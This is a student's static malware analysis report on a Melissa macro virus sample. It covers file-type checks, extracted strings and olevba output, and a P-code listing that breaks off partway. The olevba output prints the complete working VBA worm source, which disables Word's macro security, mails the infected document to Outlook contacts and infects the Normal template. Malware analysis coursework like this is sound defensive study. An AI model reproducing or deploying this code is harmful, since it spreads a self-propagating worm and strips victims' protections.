
**MELISSA VIRUS STATIC ANALYSIS REPORT**

|  |  |
| --- | --- |
| **SUBMITTED BY :-** | **ANANTHU R KRISHNAN**  **MT20ACS493**  **M.TECH IN CYBER SECURITY** |
| **SUBMITTED TO :-** | **Prof DR. ASHU SHARMA** |
| **SUBMITTED ON :-** | **18/09/2021** |
| **AREA DIRECTOR :-** | **Dr. DEBASHISH SENGUPTA** |

**MALWARE ANALYSIS : FILENAME: SAMPLE\_LAB6\_18\_SEP**


**Q1. <type of file>**

Using hexaeditor findout the type of file.




|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| D0 CF 11 E0 A1 B1 1A E1 | ÐÏ␑à¡±␚á | 0 | doc xls ppt msg | [Compound File Binary Format](https://en.wikipedia.org/wiki/Compound_File_Binary_Format), a container format used for document by older versions of [Microsoft Office](https://en.wikipedia.org/wiki/Microsoft_Office).[[27]](https://en.wikipedia.org/wiki/List_of_file_signatures#cite_note-27) It is however an open format used by other programs as well. |


Using Detect it Easy tool exact type of file is identified.





***Answer:-* Type of the file: MS Word Document**

**Q2. Static Analysis:**


Using virus total static analysis can be performed.









**Static analysis using hybrid analysis**

****

**Static analysis using P-Studio**







**Using String.exe find out the Strings in the sample :**

profile

password

B@<

B@R

Important Message From

Here is that document you asked for ... don't show anyone else ;-)

B@R

B@b

men

nfo

B@d

... by Kwyjibo

HKEY\_CURRENT\_USER\Software\Microsoft\Office\

Melissa?

dd

Melissa

B@|

Melissa

Melissa

B@|

Melissa

B@|

Private Sub Document\_Close()

B@|

Private Sub Document\_Open()

Document~

Document~

WORD/Melissa written by Kwyjibo

Works in both Word 2000 and Word 97

Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!

Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.

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000000000046}#8.0#409#C:\Program Files\Microsoft Office\Office\MSWORD8.OLB#Microsoft Word 8.0 Object Library

\*\G{00020430-0000-0000-C000-000000000046}#2.0#0#C:\WINNT\System32\StdOle2.Tlb#OLE Automation

\*\G{869793F3-3216-11D4-A5B4-0050DAD672F0}#2.0#0#C:\WINNT\System32\MSForms.twd#Microsoft Forms 2.0 Object Library

\*\G{869793F4-3216-11D4-A5B4-0050DAD672F0}#2.0#0#C:\TEMP\VBE\MSForms.exd#Microsoft Forms 2.0 Object Library

\*\CNormal

\*\CNormal

\*\G{2DF8D04C-5BFA-101B-BDE5-00AA0044DE52}#2.0#0#C:\Program Files\Microsoft Office\Office\MSO97.DLL#Microsoft Office 8.0 Object Library

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ID="{9C82D66F-4F2F-11D9-AB8F-0050DAD672F0}"

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CMG="EEEC1307EF1BD91FD91FD91FD91F"

DPB="DCDE2135E122E222E222"

GC="CAC8372B242C242CDB"

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Melissa=0, 0, 0, 0, C

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Melissa

Dokument programu Microsoft Offi

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Word.Document.8

**OLEVBA static analysis of the sample file**

olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools

===============================================================================

FILE: sample\_lab6\_18\_sep

Type: OLE

-------------------------------------------------------------------------------

VBA MACRO Melissa.cls

in file: sample\_lab6\_18\_sep - OLE stream: 'Macros/VBA/Melissa'

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Private Sub Document\_Open()

On Error Resume Next

If System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then

CommandBars("Macro").Controls("Security...").Enabled = False

System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&

Else

CommandBars("Tools").Controls("Macro").Enabled = False

Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)

End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice

Set UngaDasOutlook = CreateObject("Outlook.Application")

Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")

If System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then

If UngaDasOutlook = "Outlook" Then

DasMapiName.Logon "profile", "password"

For y = 1 To DasMapiName.AddressLists.Count

Set AddyBook = DasMapiName.AddressLists(y)

x = 1

Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)

For oo = 1 To AddyBook.AddressEntries.Count

Peep = AddyBook.AddressEntries(x)

BreakUmOffASlice.Recipients.Add Peep

x = x + 1

If x > 50 Then oo = AddyBook.AddressEntries.Count

Next oo

BreakUmOffASlice.Subject = "Important Message From " & Application.UserName

BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"

BreakUmOffASlice.Attachments.Add ActiveDocument.FullName

BreakUmOffASlice.Send

Peep = ""

Next y

DasMapiName.Logoff

End If

System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"

End If

Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)

Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)

NTCL = NTI1.CodeModule.CountOfLines

ADCL = ADI1.CodeModule.CountOfLines

BGN = 2

If ADI1.Name <> "Melissa" Then

If ADCL > 0 Then \_

ADI1.CodeModule.DeleteLines 1, ADCL

Set ToInfect = ADI1

ADI1.Name = "Melissa"

DoAD = True

End If

If NTI1.Name <> "Melissa" Then

If NTCL > 0 Then \_

NTI1.CodeModule.DeleteLines 1, NTCL

Set ToInfect = NTI1

NTI1.Name = "Melissa"

DoNT = True

End If

If DoNT <> True And DoAD <> True Then GoTo CYA

If DoNT = True Then

Do While ADI1.CodeModule.Lines(1, 1) = ""

ADI1.CodeModule.DeleteLines 1

Loop

ToInfect.CodeModule.AddFromString ("Private Sub Document\_Close()")

Do While ADI1.CodeModule.Lines(BGN, 1) <> ""

ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)

BGN = BGN + 1

Loop

End If

If DoAD = True Then

Do While NTI1.CodeModule.Lines(1, 1) = ""

NTI1.CodeModule.DeleteLines 1

Loop

ToInfect.CodeModule.AddFromString ("Private Sub Document\_Open()")

Do While NTI1.CodeModule.Lines(BGN, 1) <> ""

ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)

BGN = BGN + 1

Loop

End If

CYA:

If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then

ActiveDocument.SaveAs FileName:=ActiveDocument.FullName

ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then

ActiveDocument.Saved = True: End If

'WORD/Melissa written by Kwyjibo

'Works in both Word 2000 and Word 97

'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!

'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

End Sub

-------------------------------------------------------------------------------

VBA MACRO VBA\_P-code.txt

in file: VBA P-code - OLE stream: 'VBA P-code'

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

' Processing file: sample\_lab6\_18\_sep

' ===============================================================================

' Module streams:

' Macros/VBA/Melissa - 6327 bytes

' Line #0:

' FuncDefn (Private Sub Document\_Open())

' Line #1:

' OnError (Resume Next)

' Line #2:

' LitStr 0x0000 ""

' LitStr 0x003D "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security"

' LitStr 0x0005 "Level"

' Ld System

' ArgsMemLd PrivateProfileString 0x0003

' LitStr 0x0000 ""

' Ne

' IfBlock

' Line #3:

' LitVarSpecial (False)

' LitStr 0x000B "Security..."

' LitStr 0x0005 "Macro"

' ArgsLd CommandBars 0x0001

' ArgsMemLd Controls 0x0001

' MemSt Enabled

' Line #4:

' LitDI4 0x0001 0x0000

' LitStr 0x0000 ""

' LitStr 0x003D "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security"

' LitStr 0x0005 "Level"

' Ld System

' ArgsMemSt PrivateProfileString 0x0003

' Line #5:

' ElseBlock

' Line #6:

' LitVarSpecial (False)

' LitStr 0x0005 "Macro"

' LitStr 0x0005 "Tools"

' ArgsLd CommandBars 0x0001

' ArgsMemLd Controls 0x0001

' MemSt Enabled

' Line #7:

' LitDI2 0x0001

' LitDI2 0x0001

' Sub

' Paren

' Ld Options

' MemSt ConfirmConversions

' BoS 0x0000

' LitDI2 0x0001

' LitDI2 0x0001

' Sub

' Paren

' Ld Options

' MemSt VirusProtection

' BoS 0x0000

' LitDI2 0x0001

' LitDI2 0x0001

' Sub

' Paren

' Ld Options

' MemSt SaveNormalPrompt

' Line #8:

' EndIfBlock

' Line #9:

' Dim

' VarDefn UngaDasOutlook

' VarDefn DasMapiName

' VarDefn BreakUmOffASlice

' Line #10:

' SetStmt

' LitStr 0x0013 "Outlook.Application"

' ArgsLd CreateObject 0x0001

' Set UngaDasOutlook

' Line #11:

' SetStmt

' LitStr 0x0004 "MAPI"

' Ld UngaDasOutlook

' ArgsMemLd GetNameSpace 0x0001

' Set DasMapiName

' Line #12:

' LitStr 0x0000 ""

' LitStr 0x002C "HKEY\_CURRENT\_USER\Software\Microsoft\Office\"

' LitStr 0x0008 "Melissa?"

' Ld System

' ArgsMemLd PrivateProfileString 0x0003

' LitStr 0x000E "... by Kwyjibo"

' Ne

' IfBlock

' Line #13:

' Ld UngaDasOutlook

' LitStr 0x0007 "Outlook"

' Eq

' IfBlock

' Line #14:

' LitStr 0x0007 "profile"

' LitStr 0x0008 "password"

' Ld DasMapiName

' ArgsMemCall Logon 0x0002

' Line #15:

' StartForVariable

' Ld y

' EndForVariable

' LitDI2 0x0001

' Ld DasMapiName

' MemLd AddressLists

' MemLd Count

' For

' Line #16:

' SetStmt

' Ld y

' Ld DasMapiName

' ArgsMemLd AddressLists 0x0001

' Set AddyBook

' Line #17:

' LitDI2 0x0001

' St x

' Line #18:

' SetStmt

' LitDI2 0x0000

' Ld UngaDasOutlook

' ArgsMemLd CreateItem 0x0001

' Set BreakUmOffASlice

' Line #19:

' StartForVariable

' Ld oo

' EndForVariable

' LitDI2 0x0001

' Ld AddyBook

' MemLd AddressEntries

' MemLd Count

' For

' Line #20:

' Ld x

' Ld AddyBook

' ArgsMemLd AddressEntries 0x0001

' St Peep

' Line #21:

' Ld Peep

' Ld BreakUmOffASlice

' MemLd Recipients

' ArgsMemCall Add 0x0001

' Line #22:

' Ld x

' LitDI2 0x0001

' Add

' St x

' Line #23:

' Ld x

' LitDI2 0x0032

' Gt

' If

' BoSImplicit

' Ld AddyBook

' MemLd AddressEntries

' MemLd Count

' St oo

' EndIf

' Line #24:

' StartForVariable

' Ld oo

' EndForVariable

' NextVar

' Line #25:

' LitStr 0x0017 "Important Message From "

' Ld Application

' MemLd UserName

' Concat

' Ld BreakUmOffASlice

' MemSt Subject

' Line #26:

' LitStr 0x0042 "Here is that document you asked for ... don't show anyone else ;-)"

' Ld BreakUmOffASlice

' MemSt Body

' Line #27:

' Ld ActiveDocument

' MemLd FullName

' Ld BreakUmOffASlice

' MemLd Attachments

' ArgsMemCall Add 0x0001

' Line #28:

' Ld BreakUmOffASlice

' ArgsMemCall Send 0x0000

' Line #29:

' LitStr 0x0000 ""

' St Peep

' Line #30:

' StartForVariable

' Ld y

' EndForVariable

' NextVar

' Line #31:

' Ld DasMapiName

' ArgsMemCall Logoff 0x0000

' Line #32:

' EndIfBlock

' Line #33:

' LitStr 0x000E "... by Kwyjibo"

' LitStr 0x0000 ""

' LitStr 0x002C "HKEY\_CURRENT\_USER\Software\Microsoft\Office\"

' LitStr 0x0008 "Melissa?"

' Ld System

' ArgsMemSt PrivateProfileString 0x0003

' Line #34:

' EndIfBlock

' Line #35:

' SetStmt

' LitDI2 0x0001

' Ld ActiveDocument

' MemLd VBProject

' MemLd VBComponents

' ArgsMemLd Item 0x0001

' Set ADI1

' Line #36:

' SetStmt

' LitDI2 0x0001

' Ld NormalTemplate

' MemLd VBProject

' MemLd VBComponents

' ArgsMemLd Item 0x0001

' Set NTI1

' Line #37:

' Ld NTI1

' MemLd CodeModule

' MemLd CountOfLines

' St NTCL

' Line #38:

' Ld ADI1

' MemLd CodeModule

' MemLd CountOfLines

' St ADCL

' Line #39:

' LitDI2 0x0002

' St BGN

' Line #40:

' Ld ADI1

' MemLd New

' LitStr 0x0007 "Melissa"

' Ne

' IfBlock

' Line #41:

' LineCont 0x0004 05 00 00 00

' Ld ADCL

' LitDI2 0x0000

